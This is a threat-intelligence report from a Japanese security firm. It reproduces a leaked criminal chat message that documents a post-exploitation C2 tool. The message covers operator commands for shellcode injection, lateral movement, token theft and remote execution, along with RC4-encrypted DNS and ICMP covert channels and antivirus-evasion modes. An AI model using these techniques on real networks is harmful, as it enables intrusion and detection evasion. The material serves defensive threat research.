Get processes - プロセス一覧を取得（コンソールの ps コマンドと同じ）

タブ Global Logs は技術用途向けで、そこにコマンドを書いても問題はない

サーバーの説明:
クライアントとサーバー間には RC4 による基本的な暗号化が追加されている。より強力な方式に置き換えるまでの暫定措置。しばらくはこれで十分（プロトコルが解析されない限り）

引数:
-port <int> - シェルコード以外（exe）すべてに使用するポート
-silent - サイレントモード、現在は一部プログラムを送信せず、起動時に AV に検出されないようにする

対応プロトコル:
(exp) - 実験的バージョンを意味し、エラーを含む可能性あり

Tcp/DNS(exp)/PING(exp)

TCP:
独自のメッセージ交換プロトコル、tcp をそのまま使用。最もオープンで追跡されやすいが、最も高速。上位に RC4 暗号化が施されている

DNS:
https://www.ietf.org/rfc/rfc1035.txt をベースとしたプロトコル。メッセージ交換方法として使用。
現在は malformed frame モードのみで、サーバーに対して data→rc4→base64 のデータを壊れた形式で送信。パーサー対策として有効。標準パーサーはパケットを認識しない（ただし DNS リクエストであることは分かる）。
将来的には以下の DNS モードが追加予定：複数のドメインレベルを使った正規パケットへの偽装、TXT レコード

PING:
プログラムは ICMPv2 パケットを送信し、アルファベットの代わりに RC4 暗号化されたペイロードを使用する。Ping は稀にしか無効化されないため、ファイアウォール回避に役立つ可能性あり

エラーコード:
10 - Sharp インジェクト用のミドルウェアが保存されていない（gap->sm を使用）
232 - ミドルのパイプが閉じた（開発者に連絡）

原文

2024-03-25 10:03:26, @usernameyy:matrix.bestflowers247.online, Автоскролл для табов теперь общий Убрал нечитаемые процессы снизу инжекта меню Переименовал кнопку remove unusable -> Filter by injectable Теперь с каунтером процессов также приходит информация сколько голубых и красных из них. В окне инжекта есть подробно по каждому процессу + фильтры: Total red processes это всего подсвечено крассных процессов (ав). Возле надписи кнопка filter которая отсортирует только красные. Далее Total blue processes это клиентские приложения. Возле надписи кнопка filter которая отсортирует только голубые. Полная документация со внесенными изменениями (если я что-то забыл написать сейчас, то тут это должно быть): ``` ================ПОДКЛЮЧЕНИЕ К WEB ПАНЕЛИ================
<Masked：URL>
basic auth:
<Masked : 認証情報>
<Masked : 認証情報>
==========
cd - перемещение по папкам
shell <cmd> - выполнение в cmd
ea - execute assembly (c#), алиас: execute_assembly

(требуется мидл, не присылается сам по себе, 2 команды по порядку перед экзекутом: gap->sm)
ls - алиас для shell dir
inject <int> - инжектнуть самого себя в процесс id.
shinject <int> - инжектнуть шеллкод в процесс id.
locallistener <int> - запустить локальный листенер на указанном порту, алиас: ll
exit - отключить данный брейкер (без попыток переподключения)
jump <pc_name> - прыгнуть на другую машину и запустить себя же
remote_exec <pc_name> <cmd> - удаленный запуск команды
remote_exec ESXI7WIN2019V3 C:¥Users¥Public¥Braker.exe , алиас: re
make_token <domain>¥<username> <password> - Получить токен данного юзера, вместо домена точка, если юзер локальный, алиас: mt
rev2self - Reset token
ps <optional: cache> - Получить процессы при указании cache (ps cache) будет возвращено кэшированное значение команды, рекомендую использовать это потому что не палит трафик. Чтобы обновить кэш достаточно 1 раз запросить команду без кэша
sleep <number> - По умолчанию работает "умный слип", брейкер будет пинговать каждые 5 (дефолт) секунд. Но если появится команда - он ее выполнит моментально.
upload <filename> - Загрузить файл с именем, который указан в первом аргументе. Появится окно с выбором файла для загрузки. описание команды net:
net domain - получить актуальное имя домена
net domain_trusts - получить список inbound & outbound трастов, алиасы для domain_trusts: dt, trusts, trust, domain_trust getarchandpid - получить архитектуру и пид, только после этой команды становится доступен execute assembly. алиас: gap
gcn - GetComputerName
gpn - GetProcessName
gdn - GetDomainName
status - Получить текущий статус загрузки команды (для днс и пинг серверов, если много данных узнать статус загрузи)
sm - получить миддлвейр (нужен для инжекта шарпа).
Q: Почему мидлвейр нужно грузить вручную?
A: Можно сделать автоматически, но тогда это и времени больше и больше шанс, что ав спалит. Если не собираетесь использовать .net, то зачем сразу грузить пейлоад? В памяти он хранится как отдельный exe. Поэтому найти его достаточно легко, в будущем будет шифрование или переделано на шеллкод (последнее более вероятно).
==========
Описание юзерского интерфейса: Кнопка
Login - послать запрос авторизации в головной сервер (сейчас нажимать не требуется, происходит автоматически) Кнопка
Interact - Добавляет таргет в список вкладок, делает его активным для взаимодействия
Ban client - Забанить клиента по айпи, больше подключиться не сможет до перезагрузки головного сервера

Disconnect client - убрать клиента из списка (например, если он давно не отвечает), он передподключится позже, если войдет в сеть еще раз
Столбик "ProcessName" показывает процесс из под которого запущен брейкер, если навести - будет показан ПОЛНЫЙ путь до файла
Справа над консолью Autoscroll чекбокс, если нажат, то новые команды операторов и ответы от таргетов будут скролить консоль до конца
Панель ввода в самом низу, появляется после нажатия на кнопку Interact.
Возможности панели ввода:
Панель можно расширять вертикально, чтобы это сделать, надо мышкой навестись на правый верхний угол консоли, там маленькая иконка расширения, затем нажимаем и двигаем в направлении расширения
Стрелочки вверх вниз для истории команд
Таб здесь заблочен на данный момент, чтобы не прыгать по браузеру от миссклика, в работе автофил команд
Сверху справа маленький бокс для изменения вертикального размера консоли

Над панелью ввода текущая рабочая директория, она сохраняется. (В будущем при тихом режиме сервера не будет рабочей директории, деф это палит как подозрительное поведение)
Если нажать правую кнопку мыши (пкм дальше) на строчке в таблице, будет открываться кастомное контекстное меню:
Self inject - откроется окно со список процессов данного компьютера (сначала надо их запросить без кэша - ps), можно будет самораспространиться.
- В окне есть кнопка Filter by injectable. Удалятся процессы, в которые в данный момент заинжектиться невозможно.
Total red processes это всего подсвечено красных процессов (ав). Возле надписи кнопка filter которая отсортирует только красные.
Далее Total blue processes это клиентские приложения. Возле надписи кнопка filter которая отсортирует только голубые.
Get processes - запросить список процессов (то же самое, что и ps в консоль)

Вкладка Global Logs нужна для технического использования, ничего страшного не будет если написать туда команду

Описание сервера:

В программу добавлено базовое шифрование rc4 между клиентом и сервером, до тех пор пока я не заменю на более стойкий аналог. На первое время этого достаточно (пока мой протокол не расшифруют)

Аргументы:
-port <int> использовать порт для всего, что не шеллкод (exe)

-silent тихий режим, на данный момент он не шлет некоторые программы, чтобы ав не спалил на запуске Поддержка
протоколов:
(exp) - означает экспериментальную версию и может содержать ошибки.

Tcp/DNS(exp)/PING(exp)

TCP:

Собственный протокол обмена сообщениями, использует tcp без надстроек. Наиболее открыт, легко отследить, однако самый быстрый. Накрыт сверху RC4.

DNS:

Протокол берет за основу https://www.ietf.org/rfc/rfc1035.txt эту базу. В качестве способа обмена сообщениями. В данный момент имеет только режим malformed frame, посылает на сервер data->rc4->base64 данные в поломанном формате для парсеров, может помочь от детектов, тк стандартные парсеры не распознают пакет (но будут видеть, что это днс запрос). В будущем планируется добавить несколько режимов DNS: маскировка под валидный пакет с использованием различных уровней домена, TXT запись.

PING:

Программа будет слать ICMPv2 пакеты и вместо алфавита будет использоваться полезная нагрузка под rc4. Пинг редко отключают, может помочь против различных фаерволов.

Коды ошибок:
10 - не сохранен мидлвейр для инжекта шарпа (используйте gap->sm)
232 - закрылся пайп миддла (написать разработчику)

本資料のご利用にあたって

本資料に関する留意事項について

チャットログの翻訳には生成 AI を含む複数の翻訳ツールを用いており、翻訳の正確性について当社は一切の保証を行うものではありません。あらかじめご了承ください。
本資料に記載された内容は、MBSD Cyber Intelligence Group（CIG）による独自の調査・分析結果です。分析対象となったチャットログは原文のまま引用しており、その中には不適切または攻撃的な表現が含まれている場合がありますが、原資料の性質を維持するため、必要最小限の修正に留めています。

二次利用について

本資料は非営利目的に限り、出典を明記することでご自由に引用・転載いただけます。ご利用の際は出典として「MBSD Cyber Intelligence Group（CIG)」と明記してください。
※出版物・有料セミナー・メディア掲載など、利用者側に収益が発生する形式での活用についても、本資料の一部を引用・参考情報としてご利用いただくことに問題はありません。ただし、営利目的での本資料そのものの販売・配布はご遠慮ください。

その他のご注意

お問い合わせ窓口

ご利用に関するご連絡やお問い合わせは、下記までお願いいたします。
https://www.mbsd.jp/contact/

三井物産セキュアディレクション株式会社
https://www.mbsd.jp/

三井物産セキュアディレクション株式会社
Mitsui Bussan Secure Directions, Inc.

Cyber Intelligence Group